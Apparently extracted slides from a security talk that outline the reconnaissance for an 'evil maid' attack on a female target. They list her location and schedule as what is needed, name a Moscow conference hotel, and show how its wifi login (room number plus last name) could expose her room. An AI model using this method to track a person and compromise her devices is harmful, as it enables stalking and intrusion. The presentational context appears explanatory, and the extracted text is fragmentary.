
A screenshot from a VICE News article showing a video call between Gianna Toboni and Kai. The laptop screen displays a video of two young girls, one with dark hair and one with blonde hair. A gold statue of a frog is visible on the desk next to the laptop.

image: vice.com




somewhere in .ru

# Intel Required (remote attack) what 'delivery' options are available?



# Intel Required for a physical ('evil maid') attack



① target's location




② target's schedule



*once we've identified the target's location and schedule, an 'evil maid' attack should allow us to compromise the target's device(s).*

# Intel Required (physical attack) where is she?



**Crowne Plaza:**  
**Россия, Москва,**  
**Краснопресненская наб., 12**

target likely at  
conference hotel



...but in which room?

# Intel Required (physical attack) can i haz your (room) number?



Join "Crowne Plaza"

CROWNE PLAZA  
MOSCOW - WORLD TRADE CENTER

Rусский | English

Welcome to Crowne Plaza wi-fi network!

In accordance with the Decree of Government of Russian Federation № 758 of July 31, 2014 every user of public Wi-Fi should be identified.

Please login

User name:

Room number

Password:


Last name

Login

hotel wifi system



